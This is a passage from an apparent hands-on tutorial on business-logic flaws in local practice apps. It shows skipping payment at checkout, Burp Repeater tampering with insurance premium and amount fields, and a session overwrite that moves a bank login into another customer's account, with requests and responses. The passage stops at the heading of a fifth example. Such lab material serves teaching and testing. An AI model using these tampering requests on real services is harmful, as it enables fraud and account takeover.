
Jump straight to delivery:



```
PS C:\Users\Aditya> Invoke-WebRequest `
>>   -Uri http://127.0.0.1:5000/checkout/delivery `
>>   -Method POST `
>>   -WebSession $attacker `
>>   -Body @{
>>     address="Attacker Street"
>>   }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
      RECOMMENDED ACTION:
      Use the -UseBasicParsing switch to avoid script code execution.

      Do you want to continue?

[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y


StatusCode        : 200
StatusDescription : OK
Content           : {
                      "order": {
                        "address": "Attacker Street",
                        "items": [
                          "p2"
                        ],
                        "payment_done": false
                      },
                      "status": "Order placed"
                    }

RawContent        : HTTP/1.1 200 OK
                    Vary: Cookie
                    Connection: close
                    Content-Length: 142
                    Content-Type: application/json
                    Date: Wed, 11 Feb 2026 01:08:28 GMT
                    Server: Werkzeug/3.1.3 Python/3.13.7

                    {
                      "order": {
                        "...
Forms             : {}
Headers           : {[Vary, Cookie], [Connection, close], [Content-Length, 142], [Content-Type, application/json]...}
Images            : {}
```

Clearly, Order placed WITHOUT payment.


Verify the Exploit:



```
PS C:\Users\Aditya> Invoke-WebRequest http://127.0.0.1:5000/debug_orders

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
      RECOMMENDED ACTION:
      Use the -UseBasicParsing switch to avoid script code execution.

      Do you want to continue?

[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y


StatusCode        : 200
StatusDescription : OK
Content           : [
                      {
                        "address": "221B Baker Street",
                        "items": [
                          "p1"
                        ],
                        "payment_done": true
                      },
                      {
                        "address": "221B Baker Street",
                        "items": [
                          "p1"
                        ],
                        "payment_done": tr...
RawContent        : HTTP/1.1 200 OK
                    Connection: close
                    Content-Length: 311
                    Content-Type: application/json
                    Date: Wed, 11 Feb 2026 01:09:07 GMT
                    Server: Werkzeug/3.1.3 Python/3.13.7

                    [
                      {
                        "address": "221B Baker S...
Forms             : {}
Headers           : {[Connection, close], [Content-Length, 311], [Content-Type, application/json], [Date, Wed, 11 Feb 2026 01:09:07 GMT]...}
Images            : {}
InputFields       : {}
Links             : {}
ParsedHtml        : mshtml.HTMLDocumentClass
RawContentLength  : 311
```

Example3: Rolling Your Own Insurance

Step1: Open the Burp Suite, and in the browser open the website as shown below:



127.0.0.1:5000

Insurance App

Start Application

Underwriter Panel

Step2: Enter the amount in normal way, and proceed normally:


127.0.0.1:5000/step1

Step 1


Monthly Premium: 1000

OR

Insurance Amount: 1

Next

Then,


127.0.0.1:5000/step2


Step 2

Name: Aditya

Occupation: Student

Review

Then,



127.0.0.1:5000/review

Review Application

Premium: 1000
Amount: 100000
Name: Aditya
Occupation: Student
Status: Pending


Submit Application

Then,


127.0.0.1:5000/submit

Application Submitted!

Observe the burp:


Burp Suite Community Edition v2025.12.4 - Temporary Project
Proxy
HTTP history
No proxy listeners are currently running
Configure
Filter settings: Hiding CSS and image content; hiding specific extensions
Filter on
Inspector
Request attributes 2
Request body parameters 2
Request cookies 1
Request headers 20
Response headers 8
Event log (3)
All issues
Memory: 120.1MB of 11.86GB

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respon...
1	http://localhost:3000	GET	/										127.0.0.1		17:45:36 11 ...	8081	
3	http://127.0.0.1:5000	GET	/			200	306	HTML					127.0.0.1		17:45:43 11 ...	8081	1
21	http://127.0.0.1:5000	GET	/review			200	459	HTML					127.0.0.1		17:47:49 11 ...	8081	4
5	http://127.0.0.1:5000	GET	/step1			200	399	HTML					127.0.0.1		17:46:27 11 ...	8081	3
6	http://127.0.0.1:5000	POST	/step1	✓		500	14570	HTML		ValueError: invalid lite...			127.0.0.1		17:47:00 11 ...	8081	31
11	http://127.0.0.1:5000	POST	/step1	✓		500	14550	HTML		ValueError: invalid lite...			127.0.0.1		17:47:07 11 ...	8081	32
16	http://127.0.0.1:5000	POST	/step1	✓		302	531	HTML		Redirecting...			127.0.0.1	session=eyJhbW...	17:47:13 11 ...	8081	5
18	http://127.0.0.1:5000	POST	/step1	✓		302	531	HTML		Redirecting...			127.0.0.1	session=eyJhbW...	17:47:30 11 ...	8081	5
15	http://127.0.0.1:5000	GET	/step1?__debugger__=yes&cmd=re...	✓		304	256						127.0.0.1		17:47:08 11 ...	8081	2
14	http://127.0.0.1:5000	GET	/step1?__debugger__=yes&cmd=re...	✓		304	256						127.0.0.1		17:47:08 11 ...	8081	3
8	http://127.0.0.1:5000	GET	/step1?__debugger__=yes&cmd=re...	✓		200	10381	script					127.0.0.1		17:47:00 11 ...	8081	74
12	http://127.0.0.1:5000	GET	/step1?__debugger__=yes&cmd=re...	✓		304	254						127.0.0.1		17:47:07 11 ...	8081	6
13	http://127.0.0.1:5000	GET	/step1?__debugger__=yes&cmd=re...	✓		304	253						127.0.0.1		17:47:07 11 ...	8081	6
17	http://127.0.0.1:5000	GET	/step2			200	370	HTML					127.0.0.1		17:47:13 11 ...	8081	2
19	http://127.0.0.1:5000	GET	/step2			200	370	HTML					127.0.0.1		17:47:31 11 ...	8081	3
20	http://127.0.0.1:5000	POST	/step2	✓		302	582	HTML		Redirecting...			127.0.0.1	session=.eJyrVkr...	17:47:49 11 ...	8081	6
22	http://127.0.0.1:5000	POST	/submit			200	209	HTML					127.0.0.1		17:48:02 11 ...	8081	4


Request

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:5000/step1
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJhbW9lbnQi0iIxMDAwMDAiLCJwcmVtaXVtIjoiMTAwMCJ9.aYxzSQ.ufvBy9wwEbwwDQ-8jgPjmCL
C5Xw
Connection: keep-alive

premium=1000&amount=1
```

Response

```
HTTP/1.1 302 FOUND
Server: Werkzeug/3.1.3 Python/3.13.7
Date: Wed, 11 Feb 2026 12:17:30 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 199
Location: /step2
Vary: Cookie
Set-Cookie: session=
eyJhbW9lbnQi0iIxMDAwMDAiLCJwcmVtaXVtIjoiMTAwMCJ9.aYxzWg.hJ8bRRSTNhOgwROYvukoHxH
EW6A; HttpOnly; Path=/
Connection: close

<!doctype html>
<html lang=en>
```

See the /step1. And the /step2:


Burp Suite Community Edition v2025.12.4 - Temporary Project
Proxy
HTTP history
No proxy listeners are currently running
Configure
Filter settings: Hiding CSS and image content; hiding specific extensions
Filter on
Inspector
Request attributes 2
Request body parameters 2
Request cookies 1
Request headers 20
Response headers 8
Event log (3)
All issues

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respon...
1	http://localhost:3000	GET	/										127.0.0.1		17:45:36 11 ...	8081	
3	http://127.0.0.1:5000	GET	/			200	306	HTML					127.0.0.1		17:45:43 11 ...	8081	1
21	http://127.0.0.1:5000	GET	/review			200	459	HTML					127.0.0.1		17:47:49 11 ...	8081	4
5	http://127.0.0.1:5000	GET	/step1			200	399	HTML					127.0.0.1		17:46:27 11 ...	8081	3
6	http://127.0.0.1:5000	POST	/step1	✓		500	14570	HTML		ValueError: invalid lite...			127.0.0.1		17:47:00 11 ...	8081	31
11	http://127.0.0.1:5000	POST	/step1	✓		500	14550	HTML		ValueError: invalid lite...			127.0.0.1		17:47:07 11 ...	8081	32
16	http://127.0.0.1:5000	POST	/step1	✓		302	531	HTML		Redirecting...			127.0.0.1	session=eyJhbW...	17:47:13 11 ...	8081	5
18	http://127.0.0.1:5000	POST	/step1	✓		302	531	HTML		Redirecting...			127.0.0.1	session=eyJhbW...	17:47:30 11 ...	8081	5
15	http://127.0.0.1:5000	GET	/step1?__debugger__=yes&cmd=re...	✓		304	256						127.0.0.1		17:47:08 11 ...	8081	2
14	http://127.0.0.1:5000	GET	/step1?__debugger__=yes&cmd=re...	✓		304	256						127.0.0.1		17:47:08 11 ...	8081	3
8	http://127.0.0.1:5000	GET	/step1?__debugger__=yes&cmd=re...	✓		200	10381	script					127.0.0.1		17:47:00 11 ...	8081	74
12	http://127.0.0.1:5000	GET	/step1?__debugger__=yes&cmd=re...	✓		304	254						127.0.0.1		17:47:07 11 ...	8081	6
13	http://127.0.0.1:5000	GET	/step1?__debugger__=yes&cmd=re...	✓		304	253						127.0.0.1		17:47:07 11 ...	8081	6
17	http://127.0.0.1:5000	GET	/step2			200	370	HTML					127.0.0.1		17:47:13 11 ...	8081	2
19	http://127.0.0.1:5000	GET	/step2			200	370	HTML					127.0.0.1		17:47:31 11 ...	8081	3
20	http://127.0.0.1:5000	POST	/step2	✓		302	582	HTML		Redirecting...			127.0.0.1	session=.eJyrVkr...	17:47:49 11 ...	8081	6
22	http://127.0.0.1:5000	POST	/submit			200	209	HTML					127.0.0.1		17:48:02 11 ...	8081	4

Request


```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:5000/step2
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJhbW9lbnQi0iIxMDAwMDAiLCJwcmVtaXVtIjoiMTAwMCJ9.aYxzWg.hJ8bRRSTNhOgwROYvukoHxH
EW6A
Connection: keep-alive

name=Aditya&occupation=Student
```

Response

```
HTTP/1.1 302 FOUND
Server: Werkzeug/3.1.3 Python/3.13.7
Date: Wed, 11 Feb 2026 12:17:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 201
Location: /review
Vary: Cookie
Set-Cookie: session=
.eJyrVkrMzS_NK1GyUjIOAAElHaW8xNxUIN8xJb0kMhHIz090LilILMnMzw0KBpeUpqQClesoFRS15m
aW5kJ1KtUCAGeBFxM.aYxzbQ.Dgrsm8YUGjYbrU_VWWV8PGrVv1g; HttpOnly; Path=/
Connection: close

<!doctype html>
<html lang=en>
```

Step3: (Goal: Change Price After Step 1)


For this, forward the request to repeater:


Burp Suite Community Edition v2025.12.4 - Temporary Project
Repeater
Send
Cancel
Burp AI
Target: http://127.0.0.1:5000
HTTP/1
Request
Response
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 4
Request cookies 1
Request headers 20
Notes
Custom actions

```
POST /step2 HTTP/1.1
Host: 127.0.0.1:5000
Content-Length: 30
Cache-Control: max-age=0
sec-ch-ua: "Not(A:Brand";v="8", "Chromium";v="144"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://127.0.0.1:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:5000/step2
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJhbW9lbnQi0iIxMDAwMDAiLCJwcmVtaXVtIjoiMTAwMCJ9.aYxzWg.hJ8bRRSTNhOgwROYvukoHxH
EW6A
Connection: keep-alive

name=Aditya&occupation=Student&premium=1&amount=1000000
```

Example4: Breaking the Bank


Browser:


http://127.0.0.1:5000

Bank App

Login
Register for Online Access

Step1: (Goal: Login as normal user). Alice:alice123



http://127.0.0.1:5000/dashboard

Welcome Alice

Customer Number: 1001
Account Balance: $5000

Register Another Account
Logout


Now, click on "Register Another Account" and register the other account:


http://127.0.0.1:5000/register

Register for Online Access

First Name: Bob
Last Name: Johnson
Date of Birth: 1985-05-05
Submit

Following confirmation comes:


http://127.0.0.1:5000/register


Registration request submitted!

The app did: session["customer"] = create_customer_object(data, cust_number)

It OVERWROTE our authenticated identity.

Step2: (Goal: Over writing the registration)

In the new tab, go to the '/dashboard' :



http://127.0.0.1:5000/dashboard

Welcome Bob

Customer Number: 1002
Account Balance: $12000

Register Another Account
Logout

We logged in as Alice... But now we're inside Bob's account.

Why This Is Dangerous? The app reused the same object: session["customer"]


For:

- Authentication
- Registration
- Identity storage

Registration overwrote it.

<u>Example5: Erasing an Audit Trail</u>

Browser:

